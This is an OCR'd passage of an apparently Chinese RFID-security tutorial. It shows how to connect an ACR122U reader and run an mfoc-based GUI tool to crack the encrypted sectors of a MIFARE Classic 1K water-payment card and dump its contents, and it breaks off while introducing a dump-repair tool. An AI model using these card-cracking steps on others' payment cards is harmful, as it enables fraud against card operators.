

MSI
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退
搜索
文件夹
地址(D) C:\Documents and Settings\Administrator\桌面\MSI
redist
x86
ReadMe.txt
文本文档
5 KB
Setup.exe
Setup
Advanced Card Sy...
Setup.ini
配置设置
1 KB

安装完驱动和 SDK 之后，把 ACR122U 连接电脑，设备就能正常工作了。把我们的水卡放上去，ACR122U 的蜂鸣器就会响并且 LED 的颜色也会改变。

在此之前我已经尝试过用 MCT 自带的常见的密钥去访问水卡，发现有部分扇区使用的不是默认密钥，被加密了，对于这种不是所有扇区加密的卡，我们可以采用验证漏洞把其他扇区密码破解出来。




验证漏洞可利用的程序是 mfoc，mfoc 在 Windows 上的版本叫 mfocgui，但 mfocgui 对于刚刚接触 RFID 安全的同学来说有点麻烦，所以这次直接采用 M1 卡服务程序（其实就是简化版的 mfocgui）。



打开之后，程序界面非常简洁，只有一个按钮，就是开始破解。在读卡器列表那我已经见到我的 ACR122U 了，所以直接按开始破解就可以。

M1卡服务程序



卡片破解

选择读卡器: ACS ACR122 0

Key A:


Key B:

开始破解


卡片信息: 未检测到卡片.

卡片状态: 等待读入卡片信息.

然后接下来就等待程序自己破解密钥。


M1卡服务程序
ISO14443 Type A
(Mifare®)
ISO14443 Type B
(Basic resident registry card,etc.)
Felica™
(ISO14443 Type C)
13.56MHz range IC
(ISO15693)
Supports
Peer-to-peer Communication
Extension
卡片破解
选择读卡器:
ACS ACR122 0
Key A:
Key B:
停止破解
卡片信息: MIFARE Classic 1K, uid: e4502a32
扇区: 3, 类型 A, 位置 0, 距离 18466, 块 3


不用很久，就看到所有扇区都被打勾了，破解成功了。


M1卡服务程序
ISO14443 Type A
(Mifare®)
ISO14443 Type B
(Basic resident registry card,etc.)
Felica™
(ISO14443 Type C)
13.56MHz range IC
(ISO15693)
Supports
Peer-to-peer Communication
Extension
卡片破解
选择读卡器:
ACS ACR122 0
Key A:
Key B:
开始破解
卡片信息: MIFARE Classic 1K, uid: e4502a32
破解完成!

破解成功后根目录就生成了这张卡的 dump 文件了，大小是 1kb，整张卡就被读取出来了。


war
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退
搜索
文件夹
地址(D) E:\war
nfc.dll
1.3.9.0
Near Field Commu
服务软件.exe
dumpfile e4502a32
(2013-11-16 20_...
DMP 文件

但 mfoc 原本是运行在 Linux 环境下的，移植到 Windows 下的 mfocgui 生成的 dump 文件是并不能直接使用的，还需要一个修复工具 fixdump（下载 fixdump），将 